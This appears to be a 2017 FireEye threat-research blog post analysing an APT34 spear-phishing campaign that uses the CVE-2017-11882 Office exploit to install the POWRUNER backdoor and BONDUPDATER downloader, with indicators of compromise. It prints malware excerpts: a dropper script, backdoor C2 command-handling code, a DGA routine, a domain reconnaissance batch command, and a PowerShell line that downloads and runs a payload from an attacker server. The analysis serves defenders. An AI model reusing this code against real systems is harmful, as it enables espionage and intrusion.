Threat Research

New Targeted Attack in the Middle East by APT34, a Suspected Iranian Threat Group, Using CVE-2017-11882 Exploit

December 07, 2017 | by Manish Sardiwal, Vincent Cannon, Nalani Fraser, Yogesh Londhe, Nick Richard, Jacqueline O'Leary

MIDDLE EAST | APT

Less than a week after Microsoft issued a patch for CVE-2017-11882 on Nov. 14, 2017, FireEye observed an attacker using an exploit for the Microsoft Office vulnerability to target a government organization in the Middle East. We assess this activity was carried out by a suspected Iranian cyber espionage threat group, whom we refer to as APT34, using a custom PowerShell backdoor to achieve its objectives.

We believe APT34 is involved in a long-term cyber espionage operation largely focused on reconnaissance efforts to benefit Iranian nation-state interests and has been operational since at least 2014. This threat group has conducted broad targeting across a variety of industries, including financial, government, energy, chemical, and telecommunications, and has largely focused its operations within the Middle East. We assess that APT34 works on behalf of the Iranian government based on infrastructure details that contain references to Iran, use of Iranian infrastructure, and targeting that aligns with nation-state interests.

APT34 uses a mix of public and non-public tools, often conducting spear phishing operations using compromised accounts, sometimes coupled with social engineering tactics. In May 2016, we published a blog detailing a spear phishing campaign targeting banks in the Middle East region that used macro-enabled attachments to distribute POWBAT malware. We now attribute that campaign to APT34. In July 2017, we observed APT34 targeting a Middle East organization using a PowerShell-based backdoor that we call POWRUNER and a downloader with domain generation algorithm functionality that we call BONDUPDATER, based on strings within the malware. The backdoor was delivered via a malicious .rtf file that exploited CVE-2017-0199.

In this latest campaign, APT34 leveraged the recent Microsoft Office vulnerability CVE-2017-11882 to deploy POWRUNER and BONDUPDATER.

The full report on APT34 is available to our MySIGHT customer community. APT34 loosely aligns with public reporting related to the group "OilRig". As individual organizations may track adversaries using varied data sets, it is possible that our classifications of activity may not wholly align.

CVE-2017-11882: Microsoft Office Stack Memory Corruption Vulnerability

CVE-2017-11882 affects several versions of Microsoft Office and, when exploited, allows a remote user to run arbitrary code in the context of the current user as a result of improperly handling objects in memory. The vulnerability was patched by Microsoft on Nov. 14, 2017. A full proof of concept (POC) was publicly released a week later by the reporter of the vulnerability.

The vulnerability exists in the old Equation Editor (EQNEDT32.EXE), a component of Microsoft Office that is used to insert and evaluate mathematical formulas. The Equation Editor is embedded in Office documents using object linking and embedding (OLE) technology. It is created as a separate process instead of child process of Office applications. If a crafted formula is passed to the Equation Editor, it does not check the data length properly while copying the data, which results in stack memory corruption. As the EQNEDT32.exe is compiled using an older compiler and does not support address space layout randomization (ASLR), a technique that guards against the exploitation of memory corruption vulnerabilities, the attacker can easily alter the flow of program execution.

Analysis

APT34 sent a malicious .rtf file (MD5: a0e6933f4e0497269620f44a083b2ed4) as an attachment in a malicious spear phishing email sent to the victim organization. The malicious file exploits CVE-2017-11882, which corrupts the memory on the stack and then proceeds to push the malicious data to the stack. The malware then overwrites the function address with the address of an existing instruction from EQNEDT32.EXE. The overwritten instruction (displayed in Figure 1) is used to call the "WinExec" function from kernel32.dll, as depicted in the instruction at 00430c12, which calls the "WinExec" function.

```
0:000:x86> u 00430c12
EQNEDT32!MFEnumFunc+0x2415:
00430c12 ff151c684600    call    dword ptr [EQNEDT32!FltToolbarWinProc+0x1c6b5 (0046681c)]
00430c18 83f820          cmp     eax,20h
00430c1b 0f8322000000    jae     EQNEDT32!MFEnumFunc+0x2446 (00430c43)
00430c21 8d8500ffffff    lea     eax,[ebp-100h]
00430c27 50              push    eax
00430c28 6a60            push    60h
00430c2a e8516affff      call    EQNEDT32!FMDFontProtoEnum+0x5768 (00427680)
00430c2f 83c408          add     esp,8
```

Figure 1: Disassembly of overwritten function address

After exploitation, the 'WinExec' function is successfully called to create a child process, "mshta.exe", in the context of current logged on user. The process "mshta.exe" downloads a malicious script from hxxp://mumbai-m[.]site/b.txt and executes it, as seen in Figure 2.

```
0018f34c 5a 00 ff ff 5a 00 8f 77 6d 73 68 74 61 20  Z...Z..wmshta
0018f35a 68 74 74 70 3a 2f 2f 6d 75 6d 62 61 69 2d  http://mumbai-
0018f368 6d 2e 73 69 74 65 2f 62 2e 74 78 74 20 26  m.site/b.txt &
0018f376 41 41 41 41 41 41 41 41 41 41 12 0c 43 00  AAAAAAAAAA..C.
0018f384 00 36 93 03 84 36 93 03 60 4e 53 00 92 f9  .6...6..`NS...
0018f392 8d 77 00 00 00 00 18 00 00 00 58 4e 53 00  .w........XNS.
0018f3a0 00 00 50 00 48 4f 53 00 fe ff ff ff f4 f3  ..P.HOS.......
```

Figure 2: Attacker data copied to corrupt stack buffer

Execution Workflow

The malicious script goes through a series of steps to successfully execute and ultimately establish a connection to the command and control (C2) server. The full sequence of events starting with the exploit document is illustrated in Figure 3.



Figure 3: CVE-2017-11882 and POWRUNER attack sequence

1. The malicious .rtf file exploits CVE-2017-11882.
2. The malware overwrites the function address with an existing instruction from EQNEDT32.EXE.
3. The malware creates a child process, "mshta.exe," which downloads a file from: hxxp://mumbai-m[.]site/b.txt.
4. b.txt contains a PowerShell command to download a dropper from: hxxp://dns-update[.]club/v.txt. The PowerShell command also renames the downloaded file from v.txt to v.vbs and executes the script.
5. The v.vbs script drops four components (hUpdateCheckers.base, dUpdateCheckers.base, cUpdateCheckers.bat, and GoogleUpdateschecker.vbs) to the directory: C:\ProgramData\Windows\Microsoft\java\
6. v.vbs uses CertUtil.exe, a legitimate Microsoft command-line program installed as part of Certificate Services, to decode the base64-encoded files hUpdateCheckers.base and dUpdateCheckers.base, and drop hUpdateCheckers.ps1 and dUpdateCheckers.ps1 to the staging directory.
7. cUpdateCheckers.bat is launched and creates a scheduled task for GoogleUpdateschecker.vbs persistence.
8. GoogleUpdateschecker.vbs is executed after sleeping for five seconds.
9. cUpdateCheckers.bat and *.base are deleted from the staging directory.

Figure 4 contains an excerpt of the v.vbs script pertaining to the Execution Workflow section.

```
outFile4 = "C:\ProgramData\Windows\Microsoft\java\cUpdateCheckers.bat"
Set objFile4 = objFSO.CreateTextFile(outFile4,True)
objFile4.Write  code4
objFile4.Close
oShell.run "cmd.exe /C certutil -f  -decode C:\ProgramData\Windows\Microsoft\java\dUpdateCheckers.base
oShell.run "cmd.exe /C certutil -f  -decode C:\ProgramData\Windows\Microsoft\java\hUpdateCheckers.base
oShell.run "cmd.exe /C C:\ProgramData\Windows\Microsoft\java\cUpdateCheckers.bat", 0,false
oShell.run "cmd.exe /C wscript  /b C:\ProgramData\Windows\Microsoft\java\GoogleUpdateschecker.vbs", 0,f
WScript.Sleep(5000)
oShell.run "cmd.exe /C del C:\ProgramData\Windows\Microsoft\java\cUpdateCheckers.bat", 0,false
oShell.run "cmd.exe /C del C:\ProgramData\Windows\Microsoft\java\*.base", 0,false
```

Figure 4: Execution Workflow Section of v.vbs

After successful execution of the steps mentioned in the Execution Workflow section, the Task Scheduler will launch GoogleUpdateschecker.vbs every minute, which in turn executes the dUpdateCheckers.ps1 and hUpdateCheckers.ps1 scripts. These PowerShell scripts are final stage payloads – they include a downloader with domain generation algorithm (DGA) functionality and the backdoor component, which connect to the C2 server to receive commands and perform additional malicious activities.

hUpdateCheckers.ps1 (POWRUNER)

The backdoor component, POWRUNER, is a PowerShell script that sends and receives commands to and from the C2 server. POWRUNER is executed every minute by the Task Scheduler. Figure 5 contains an excerpt of the POWRUNER backdoor.

```
$rid = ${global:$wc}.DownloadString($adr)
if ($rid)
{
    if ($rid.length -eq 11)
    {
        $adr = adrCt "$rid" "1"
        $r = ${global:$wc}.DownloadString($adr)
        $rcnt = [System.Text.Encoding]::Default.GetString([System.Convert]::FromBase64String($r))
        $adr = adrCt "$rid" "3"
        ${global:$wc}.DownloadString($adr)
        if(-not(Test-Path $upPath)) {md $upPath;}
        if ($rid.EndsWith("0"))
        {
            $rcnt = $rcnt | ? { $_.trim() -ne "" }
            $res += $rcnt.Split("&") | foreach-object { $_ | iex | Out-String }
            sndr $rid $res
        }
        elseif ($rid.EndsWith("1"))
        {
            $adr = $rcnt.Trim()
            if (Test-Path -Path $adr)
            {
                $adrS = adrCt "$rid" "4"
                ${global:$wc}.UploadFile($adrS, $adr)
            }
            else
            {
                sndr $rid "404"
            }
        }
        elseif ($rid.EndsWith("2"))
        {
            $savAdr = $upPath+$rcnt.trim();
            $adrS = adrCt "$rid" "5"
            ${global:$wc}.DownloadFile($adrS, $savAdr)
            sndr $rid "200<>$savAdr"
        }
```

Figure 5: POWRUNER PowerShell script hUpdateCheckers.ps1

POWRUNER begins by sending a random GET request to the C2 server and waits for a response. The server will respond with either "not_now" or a random 11-digit number. If the response is a random number, POWRUNER will send another random GET request to the server and store the response in a string. POWRUNER will then check the last digit of the stored random number response, interpret the value as a command, and perform an action based on that command. The command values and the associated actions are described in Table 1.

Command	Description	Action
0	Server response string contains batch commands	Execute batch commands and send results back to server
1	Server response string is a file path	Check for file path and upload (PUT) the file to server
2	Server response string is a file path	Check for file path and download (GET) the file

Table 1: POWRUNER commands

After successfully executing the command, POWRUNER sends the results back to the C2 server and stops execution.

The C2 server can also send a PowerShell command to capture and store a screenshot of a victim's system. POWRUNER will send the captured screenshot image file to the C2 server if the "fileupload" command is issued. Figure 6 shows the PowerShell "Get-Screenshot" function sent by the C2 server.

```
Function Get-Screenshot
{
$ScreenBounds = [Windows.Forms.SystemInformation]::VirtualScreen;
$ScreenshotObject = New-Object Drawing.Bitmap $ScreenBounds.Width, $ScreenBounds.Height;
$DrawingGraphics = [Drawing.Graphics]::FromImage($ScreenshotObject);
$DrawingGraphics.CopyFromScreen( $ScreenBounds.Location, [Drawing.Point]::Empty, $ScreenBounds.Size);
$DrawingGraphics.Dispose();
$ScreenshotObject.Save("C:\ProgramData\Windows\Microsoft\java\files\24244638600.png");
$ScreenshotObject.Dispose();
};
Add-Type -Assembly System.Windows.Forms;Get-Screenshot;
```

Figure 6: Powershell Screenshot Functionality

dUpdateCheckers.ps1 (BONDUPDATER)

One of the recent advancements by APT34 is the use of DGA to generate subdomains. The BONDUPDATER script, which was named based on the hard-coded string "B007", uses a custom DGA algorithm to generate subdomains for communication with the C2 server.

DGA Implementation

Figure 7 provides a breakdown of how an example domain (456341921300006B0C8B2CE9C9B007.mumbai-m[.]site) is generated using BONDUPDATER's custom DGA.



Figure 7: Breakdown of subdomain created by BONDUPDATER

1. This is a randomly generated number created using the following expression: $rnd = -join (Get-Random -InputObject (10..99) -Count (%{ Get-Random -InputObject (1..6)}));
2. This value is either 0 or 1. It is initially set to 0. If the first resolved domain IP address starts with 24.125.X.X, then it is set to 1.
3. Initially set to 000, then incremented by 3 after every DNS request
4. First 12 characters of system UUID.
5. "B007" hardcoded string.
6. Hardcoded domain "mumbai-m[.]site"

BONDUPDATER will attempt to resolve the resulting DGA domain and will take the following actions based on the IP address resolution:

1. Create a temporary file in %temp% location
   - The file created will have the last two octets of the resolved IP addresses as its filename.
2. BONDUPDATER will evaluate the last character of the file name and perform the corresponding action found in Table 2.

Character	Description
0	File contains batch commands, it executes the batch commands
1	Rename the temporary file as .ps1 extension
2	Rename the temporary file as .vbs extension

Table 2: BONDUPDATER Actions

Figure 8 is a screenshot of BONDUPDATER's DGA implementation.

```
$dom="mumbai-m.site";$w=whoami;
$aid=get-wmiobject Win32_ComputerSystemProduct  | Select-Object -ExpandProperty UUID
| %{$_.replace('-','')} | %{$_ + "120120011224"} | %{$_.substring(0,12)};$sp = $env:TEMP;
$sm = $false;$ct = 0;$fb = @();$rn = "000";$ac = "0";$run = $true;$ec=0;
While ($run){Start-Sleep -m 200;
if($ec -ge 5){break}
if ($ct -lt 10) { $rn = "00$($ct)"; }elseif ($ct -lt 100) { $rn = "0$($ct)"; }else { $rn = "$($ct)"; }
$rnd = -join (Get-Random -InputObject (10..99) -Count (%{ Get-Random -InputObject (1..6)}));
try{$la= "$($rnd)$($ac)$($rn)$($aid)B007.$($dom)";
$rt = [System.Net.Dns]::GetHostAddresses($la);}
catch{$ec++;continue;}
```

Figure 8: Domain Generation Algorithm

Some examples of the generated subdomains observed at time of execution include:

143610035BAF04425847B007.mumbai-m[.]site

835710065BAF04425847B007.mumbai-m[.]site

376110095BAF04425847B007.mumbai-m[.]site

Network Communication

Figure 9 shows example network communications between a POWRUNER backdoor client and server.

Figure 9: Example Network Communication

In the example, the POWRUNER client sends a random GET request to the C2 server and the C2 server sends the random number (99999999990) as a response. As the response is a random number that ends with '0', POWRUNER sends another random GET request to receive an additional command string. The C2 server sends back Base64 encoded response.

If the server had sent the string "not_now" as response, as shown in Figure 10, POWRUNER would have ceased any further requests and terminated its execution.

```
GET /update_wapp2.aspx?version=F34E044277BB38243512435101652904750720 HTTP/1.1
Host: 46.105.221.247
Connection: Keep-Alive

HTTP/1.1 200 OK
Cache-Control: private
Transfer-Encoding: chunked
Content-Type: text/plain; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 22 Nov 2017 07:21:14 GMT

not_now
```

Figure 10: Example "not now" server response

Batch Commands

POWRUNER may also receive batch commands from the C2 server to collect host information from the system. This may include information about the currently logged in user, the hostname, network configuration data, active connections, process information, local and domain administrator accounts, an enumeration of user directories, and other data. An example batch command is provided in Figure 11.

```
@echo off&echo Whoami &  whoami &echo HostName  & hostname  & echo IpConfig & ipconfig /all
& echo AllLocalUsers_  & net user /domain  & echo _AllUserInDomain_ & net group /domain  &
echo DomianAdmins_ & net group "domain admins" /domain  & echo _ExchangetrustedMembers_ &
net group "Exchange Trusted Subsystem" /domain & echo NetAccountDomain & net accounts /domain
& echo NetUser & net user  & echo _NetLocalGroupMembers & net localgroup administrators  &
echo netstat_ & netstat -an  & echo tasklist & tasklist  & echo _systeminfo_ & systeminfo  &
echo RDP_ & reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"  &
echo Task & schtasks /query /FO List /TN "GoogleUpdatesTaskMachineUI" /V | findstr /b /n /c:"Repeat: Every:"
& echo AntiVirus &WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName
```

Figure 11: Batch commands sent by POWRUNER C2 server

Additional Use of POWRUNER / BONDUPDATER

APT34 has used POWRUNER and BONDUPDATER to target Middle East organizations as early as July 2017. In July 2017, a FireEye Web MPS appliance detected and blocked a request to retrieve and install an APT34 POWRUNER / BONDUPDATER downloader file. During the same month, FireEye observed APT34 target a separate Middle East organization using a malicious .rtf file (MD5: 63D66D99E46FB93676A4F475A65566D8) that exploited CVE-2017-0199. This file issued a GET request to download a malicious file from:

hxxp://94.23.172.164/dupdatechecker.doc.

As shown in Figure 12, the script within the dupatechecker.doc file attempts to download another file named dupatechecker.exe from the same server. The file also contains a comment by the malware author that appears to be an apparent taunt to security researchers.

```
<script>
//kasper detect this one
a=new ActiveXObject(\"WScript.Shell\");
a.run('%SystemRoot%/system32/WindowsPowerShell/v1.0/powershell.exe -windowstyle hidden (new-object System.Net.WebClient).DownloadFile(\\'hxxp://94.23.172.164/dupdatechecker[.]exe\\' , \\'c:/programdata/dupdatechecker.exe\\'); c:/programdata/dupdatechecker.exe', 0);window.close();
</script>
```

Figure 12: Contents of dupdatechecker.doc script

The dupatechecker.exe file (MD5: C9F16F0BE8C77F0170B9B6CE876ED7FB) drops both BONDUPDATER and POWRUNER. These files connect to proxychecker[.]pro for C2.

Outlook and Implications

Recent activity by APT34 demonstrates that they are capable group with potential access to their own development resources. During the past few months, APT34 has been able to quickly incorporate exploits for at least two publicly vulnerabilities (CVE-2017-0199 and CVE-2017-11882) to target organizations in the Middle East. We assess that APT34's efforts to continuously update their malware, including the incorporation of DGA for C2, demonstrate the group's commitment to pursing strategies to deter detection. We expect APT34 will continue to evolve their malware and tactics as they continue to pursue access to entities in the Middle East region.

IOCs

Filename / Domain / IP Address	MD5 Hash or Description
CVE-2017-11882 exploit document	A0E6933F4E0497269620F44A083B2ED4
b.txt	9267D057C065EA7448ACA1511C6F29C7
v.txt/v.vbs	B2D13A336A3EB7BD27612BE7D4E334DF
dUpdateCheckers.base	4A7290A279E6F2329EDD0615178A11FF
hUpdateCheckers.base	841CE6475F271F86D0B5188E4F8BC6DB
cUpdateCheckers.bat	52CA9A7424B3CC34099AD218623A0979
dUpdateCheckers.ps1	BBDE33F5709CB1452AB941C08ACC775E
hUpdateCheckers.ps1	247B2A9FCBA6E9EC29ED818948939702
GoogleUpdateschecker.vbs	C87B0B711F60132235D7440ADD0360B0
hxxp://mumbai-m[.]site	POWRUNER C2
hxxp://dns-update[.]club	Malware Staging Server
CVE-2017-0199 exploit document	63D66D99E46FB93676A4F475A65566D8
94.23.172.164:80	Malware Staging Server
dupdatechecker.doc	D85818E82A6E64CA185EDFDDBA2D1B76
dupdatechecker.exe	C9F16F0BE8C77F0170B9B6CE876ED7FB
proxycheker[.]pro	C2
46.105.221.247	Has resolved mumbai-m[.]site & hpserver[.]online
148.251.55.110	Has resolved mumbai-m[.]site and dns-update[.]club
185.15.247.147	Has resolved dns-update[.]club
145.239.33.100	Has resolved dns-update[.]club
82.102.14.219	Has resolved ns2.dns-update[.]club & hpserver[.]online & anyportals[.]com
v7-hpserver.online.hta	E6AC6F18256C4DDE5BF06A9191562F82
dUpdateCheckers.base	3C63BFF9EC0A340E0727E5683466F435
hUpdateCheckers.base	EEB0FF0D8841C2EBE643FE328B6D9EF5
cUpdateCheckers.bat	FB464C365B94B03826E67EABE4BF9165
dUpdateCheckers.ps1	635ED85BFCAAB7208A8B5C730D3D0A8C
hUpdateCheckers.ps1	13B338C47C52DE3ED0B68E1CB7876AD2
googleupdateschecker.vbs	DBFEA6154D4F9D7209C1875B2D5D70D5
hpserver[.]online	C2
v7-anyportals.hta	EAF3448808481FB1FDBB675BC5EA24DE
dUpdateCheckers.base	42449DD79EA7D2B5B6482B6F0D493498
hUpdateCheckers.base	A3FCB4D23C3153DD42AC124B112F1BAE
dUpdateCheckers.ps1	EE1C482C41738AAA5964730DCBAB5DFF
hUpdateCheckers.ps1	E516C3A3247AF2F2323291A670086A8F
anyportals[.]com	C2

< PREVIOUS POST NEXT POST >